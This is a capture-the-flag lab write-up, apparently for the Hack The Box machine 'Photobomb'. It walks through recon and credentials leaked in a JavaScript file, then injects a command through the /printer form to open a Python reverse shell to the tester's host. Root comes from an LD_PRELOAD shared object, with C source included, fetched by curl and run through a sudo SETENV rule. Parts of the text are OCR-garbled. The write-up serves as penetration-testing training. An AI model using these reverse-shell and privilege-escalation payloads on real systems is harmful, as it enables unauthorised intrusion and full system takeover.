


INSIDE THIS ISSUE

Name



User Rating



User / System Owns



PHOTOBOMB – WRITE UP

OS: [LINUX](#)

Write-Up Date: 2022-12-07

PWN Date: 2022-12-06

RHOST IPv4: 10.10.11.182

LHOST: 10.10.16.24

NMAP


nmap -p- -sS -sV -sC -O 10.10.11.182

22 – SSH

80 – HTTP

➔ HTTP Header: redirect to <http://photobomb.htb/>

OS: Linux



/ETC/HOSTS

nano /etc/hosts

Mapped the IPv4 to the http header

```
(root@kali)-[~]
└─# nmap -p- -sS -sV -O -sC 10.10.11.182
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-05 16:42 EST
Stats: 0:04:51 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 35.32% done; ETC: 16:56 (0:08:51 remaining)
Stats: 0:10:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 61.56% done; ETC: 16:59 (0:06:18 remaining)
Nmap scan report for 10.10.11.182
Host is up (0.14s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 e22473bbfbd5cb520b66876748ab58d (RSA)
|   256 04e3ac6e184e1b7effac4fe39dd21bae (ECDSA)
|_  256 20e05d8cba71f08c3a1819f24011d29e (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://photobomb.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=12/5%OT=22%CT=1%CU=43680%PV=Y%DS=2%DC=I%G=Y%TM=638E69D
OS:5XP=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10B%TTI=ZKCI+ZKII+IKTS+A)SEQ
OS:(SP=105%GCD=1%ISR=10B%TTI=ZKCI+ZKTS+A)JOPS(O1=M537ST11NW7%O2=M537ST11NW7%O
OS:3=M537NNT11NW7%O4=M537ST11NW7%O5=M537ST11NW7%O6=M537ST11)WIN(W1=FE88%W2=
OS:FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=YKT=40%W=FAF0%O=MS37NNSN
OS:W7KCC=YKQ=JT1(R=Y%DF=YKT=40%W=0XA=5%F=A5%RD=0XQ=)T2(R=N)T3(R=N)T4(R=Y%
OS:F=YKT=40%W=0XS=AXA-ZKF=RX0=0XQ=)TS(R=Y%DF=YKT=40%W=0XS=ZXA=5%F=ARXO
OS:0XR0=0XQ=)T6(R=Y%DF=YKT=40%W=0XS=AXA-ZKF=RX0=0XQ=)T7(R=Y%DF=YKT=40%W
OS:0XS=ZXA=5%F=ARXO=0XQ=)UI(R=Y%DF=NKT=40%IPL=16%NUN=0%RIPL=GXRID=GXIR
OS:IPCK=GXRUCK=GXRU0=G)IE(R=Y%DFI=NKT=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1023.24 seconds
```

```
(root@kali)-[~]
└─# nano /etc/hosts

(root@kali)-[~]
└─# █

root@kali: ~
┌─ root@kali: ~
└─ GNU nano 6.4
27.0.0.1  localhost
27.0.1.1  kali
1        localhost ip6-localhost ip6-loopback
02::1    ip6-allnodes
02::2    ip6-allrouters

10.10.11.182  photobomb.htb
```



FLAG 1


<http://photobomb.htb>

```
Photobomb x http://photobomb.htb/ x http://photobomb.htb/photo x New Tab x +
view-source:http://photobomb.htb/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Online - Reverse Shell ... Cookie-
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Photobomb</title>
5 <link type="text/css" rel="stylesheet" href="styles.css" media="all" />
6 <script src="photobomb.js"></script>
7 </head>
8 <body>
9 <div id="container">
10 <header>
11 <h1><a href="/">Photobomb</a></h1>
12 </header>
13 <article>
14 <h2>Welcome to your new Photobomb franchise!</h2>
15 <p>You will soon be making an amazing income selling premium photographic gifts.</p>
16 <p>This state-of-the-art web application is your gateway to this fantastic new life. Your wish is its command.</p>
17 <p>To get started, please <a href="/printer" class="creds">click here!</a> (the credentials are in your welcome pack).</p>
18 <p>If you have any problems with your printer, please call our Technical Support team on 4 4283 77468377.</p>
19 </article>
20 </div>
21 </body>
22 </html>
23
view-source:http://photobomb.htb/photobomb.js
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Online - Reverse Shell ... Cookie-
function init() {
// Jameson: pre-populate creds for tech support as they keep forgetting them and emailing me
if (document.cookie.match(/^(.*;)?\s*isPhotoBombTechSupport\s*=\s*([^;]+);(.*)?$/)) {
document.getElementsByClassName('creds')[0].setAttribute('href','http://pH0t0:b0Mb!@photobomb.htb/printer');
}
}
window.onload = init;
```


Searching the code for hidden files and / or credentials like:

```
<script src="photobomb.js"></script>
```

There are credentials inside the photobomb.js



Opening the site



More hidden folders

Sinatra doesn't know this ditty.


Try this:

```
get '/printer/ui_images' do
  "Hello World"
end
```

Closed or old port on 4567

Hidden folder: __sinatra__

Picture: 404.png



Route patterns may also include splat (or wildcard) parameters, accessible via the `params['splat']` array:

```
get '/say/to/' do
  # matches /say/hello/to/world
  params['splat'] # => ["hello", "world"]
end

get '/download/*.' do
  # matches /download/path/to/file.xml
  params['splat'] # => ["path/to/file", "xml"]
end
```

Or with block parameters:

```
get '/download/*.' do |path, ext|
  [path, ext] # => ["path/to/file", "xml"]
end
```

Route matching with Regular Expressions:

```
get /\hello\([\w]+\)/ do
  "Hello, #{params['captures'].first}!"
end
```

Or with a block parameter:

```
get %r{/hello/([\w]+)} do |c|
  # Matches "GET /meta/hello/world", "GET /hello/world/1234" etc.
  "Hello, #{c}!"
end
```

Route patterns may have optional parameters:

```
get '/posts/:format?' do
  # matches "GET /posts/" and any extension "GET /posts/json", "GET /posts/xml" etc
end
```

Routes may also utilize query parameters:


```
get '/posts' do
  # matches "GET /posts?title=foo&author=bar"
  title = params['title']
  author = params['author']
  # uses title and author variables; query is optional to the /posts route
end
```

How Sinatra works



<https://github.com/sinatra/sinatra>

Back to the /printer site:

Changing the Value of the radio buttons gives us smaller pictures.



Using the reverse shell generator to inject code



unicef.de

Encode to URL-encoded format

Simply enter your data then push the encode button.

```
python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("10.10.16.24",9113));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")'
```

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.
LF (Unix) Destination newline separator.

☐ Encode each line separately (useful for when you have multiple entries).
☐ Split lines into 76 character wide chunks (useful for MIME).
☒ Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

ENCODE Encodes your data into the area below.

```
python3%20-c%20%27import%20os%2Cpty%2Csocket%3Bs%3Dsocket.socket%28%29%3Bs.connect%28%28%2210.10.16.24%22%2C9113%29%29%3B%5Bos.dup2%28s.fileno%28%29%2CF%29for%20F%20in%280%2C1%2C2%29%5D%3Bpty.spawn%28%22sh%22%29%27
```

Request to http://photosbmb.hsb.io [10.10.11.182]


Forward [] Drop [] [] Action [] Open Browser []

From: [] To: []

```
1 POST /printer HTTP/1.1
2 Host: photosbmb.hsb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/vnd.form-urlencoded
8 Content-Length: 76
9 Origin: http://photosbmb.hsb
10 Authorization: Basic cGpwIDAwIjwweE
11 Connection: close
12 Referer: http://photosbmb.hsb/printer
13 Upgrade-Insecure-Requests: 1
14
15 photosbmb-cv-agent-1:METHOD:POST,URI:upload,ip:11.11.11.11
16 python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("10.10.16.24",9113));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")'
```

Using urlencoder.org

Inserting it into burp suite request and forward it

 Request to http://


Forward

```
(root@kali)-[~]
# nc -lvp 9113
listening on [any] 9113 ...
connect to [10.10.16.24] from (UNKNOWN) [10.10.11.182] 40590
$ whoami
whoami
wizard
$ id
id
uid=1000(wizard) gid=1000(wizard) groups=1000(wizard)
$
```

Got Reverse Shell

```
wizard@photobomb:~$ ls -la
ls -la
total 48
drwxr-xr-x 7 wizard wizard 4096 Dec  6 00:20 .
drwxr-xr-x 3 root   root   4096 Sep 16 15:14 ..
lrwxrwxrwx 1 wizard wizard   9 Mar 26  2022 .bash_history → /dev/null
-rw-r--r-- 1 wizard wizard  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 wizard wizard 3771 Feb 25  2020 .bashrc
drwx----- 2 wizard wizard 4096 Sep 16 15:14 .cache
drwxrwxr-x 4 wizard wizard 4096 Sep 16 15:14 .gem
drwx----- 3 wizard wizard 4096 Dec  5 23:11 .gnupg
drwxrwxr-x 3 wizard wizard 4096 Sep 16 15:14 .local
drwxrwxr-x 6 wizard wizard 4096 Dec  6 00:25 photobomb
-rw-r--r-- 1 wizard wizard  807 Feb 25  2020 .profile
-rw-r----- 1 root   wizard   33 Dec  4 23:59 user.txt
-rw----- 1 wizard wizard  707 Dec  6 00:20 .viminfo
wizard@photobomb:~$ cat user.txt
cat user.txt
affce247c90da3c7593abebe0c9c6e08
```

User Flag!



FLAG 2

sudo -l

```
wizard@photobomb:~/gem/ruby/2.7.0$ sudo -l
sudo -l
Matching Defaults entries for wizard on photobomb:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

```
User wizard may run the following commands on photobomb:
    (root) SETENV: NOPASSWD: /opt/cleanup.sh
wizard@photobomb:~/gem/ruby/2.7.0$
```

```
wizard@photobomb:~/gem/ruby/2.7.0$ cat /opt/cleanup.sh
cat /opt/cleanup.sh
#!/bin/bash
. /opt/.bashrc
cd /home/wizard/photobomb
```

```
# clean up log files
if [ -s log/photobomb.log ] && ! [ -L log/photobomb.log ]
then
    /bin/cat log/photobomb.log > log/photobomb.log.old
    /usr/bin/truncate -s0 log/photobomb.log
fi
```

```
# protect the priceless originals
find source_images -type f -name '*.jpg' -exec chown root:root {} \;
```

```
wizard@photobomb:~/gem/ruby/2.7.0$ ls -la /opt/
```

```
ls -la /opt/
total 16
drwxr-xr-x  2 root root 4096 Sep 16 15:14 .
drwxr-xr-x 18 root root 4096 Sep 16 15:14 ..
-r--r--r--  1 root root 2500 Sep 15 12:19 .bashrc
-r-xr-xr-x  1 root root  340 Sep 15 12:11 cleanup.sh
wizard@photobomb:~/gem/ruby/2.7.0$
```

```
(root@kali)-[~/tmp_photobomb]
# nano root.c
```

```
GNU nano 6.4
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/bash");
}
```

Using LD_PRELOAD Method

Writing the root.c

And downloading it from the LHOST webserver on the RHOST

But gcc was not on the RHOST. Compiling it on the LHOST and downloading the compiled file fixed the issue.

```
(root@kali)-[~/tmp_photobomb]
# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
wizard@photobomb:~$ curl 10.10.16.24/root.c > root.c
curl 10.10.16.24/root.c > root.c
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100  147    100  147    0    0   538      0  --:--:-- --:--:-- --:--:--   538
wizard@photobomb:~$ ls -la
ls -la
total 52
drwxr-xr-x 7 wizard wizard 4096 Dec  6 00:56 .
drwxr-xr-x 3 root  root  4096 Sep 16 15:14 ..
lrwxrwxrwx 1 wizard wizard    9 Mar 26  2022 .bash_history -> /dev/null
-rw-r--r-- 1 wizard wizard  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 wizard wizard 3771 Feb 25  2020 .bashrc
drwx----- 2 wizard wizard 4096 Sep 16 15:14 .cache
drwxrwxr-x 4 wizard wizard 4096 Sep 16 15:14 .gem
drwx----- 3 wizard wizard 4096 Dec  5 23:11 .gnupg
drwxrwxr-x 3 wizard wizard 4096 Sep 16 15:14 .local
drwxrwxr-x 6 wizard wizard 4096 Dec  6 00:25 photobomb
-rw-r--r-- 1 wizard wizard  807 Feb 25  2020 .profile
-rw-r--r-- 1 wizard wizard  147 Dec  6 00:56 root.c
-rw-r----- 1 root  wizard   33 Dec  4 23:59 user.txt
-rw----- 1 wizard wizard  707 Dec  6 00:20 .viminfo
wizard@photobomb:~$ gcc -fPIC -shared -o root.so root.c -nostartfiles
gcc -fPIC -shared -o root.so root.c -nostartfiles
```

Command 'gcc' not found, but can be installed with:

```
apt install gcc
Please ask your administrator.
```

```
(root@kali)-[~/tmp_photobomb]
# gcc -fPIC -shared -o root.so root.c -nostartfiles
```

```
root.c: In function '_init':
root.c:7:1: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
  7 | setgid(0);
    | ^~~~~~
root.c:8:1: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
  8 | setuid(0);
    | ^~~~~~
```

```
(root@kali)-[~/tmp_photobomb]
# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```

wizard@photobomb:~$ curl 10.10.16.24/root.so > root.so
curl 10.10.16.24/root.so > root.so
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 14152  100 14152    0     0  30174      0 --:--:-- --:--:-- --:--:-- 30174
wizard@photobomb:~$ sudo LD_PRELOAD=/home/wizard/root.so /opt/cleanup.sh
sudo LD_PRELOAD=/home/wizard/root.so /opt/cleanup.sh
root@photobomb:/home/wizard# whoami
whoami
root
root@photobomb:/home/wizard# cd /root/
cd /root/
root@photobomb:~# ls -la
ls -la
total 32
drwx----- 5 root root 4096 Sep 16 15:14 .
drwxr-xr-x 18 root root 4096 Sep 16 15:14 ..
lrwxrwxrwx 1 root root    9 Sep 16 11:50 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Dec  5  2019 .bashrc
drwx----- 2 root root 4096 Sep 16 15:14 .cache
drwxr-xr-x 3 root root 4096 Sep 16 15:14 .local
-rw-r--r-- 1 root root 161 Dec  5  2019 .profile
-rw-r----- 1 root root   33 Dec  4 23:59 root.txt
drwx----- 2 root root 4096 Sep 16 15:14 .ssh
root@photobomb:~# cat root.txt
cat root.txt
8b096e9b696629d58d8ea5173764a194
root@photobomb:~# █

```

Root shell

Root Flag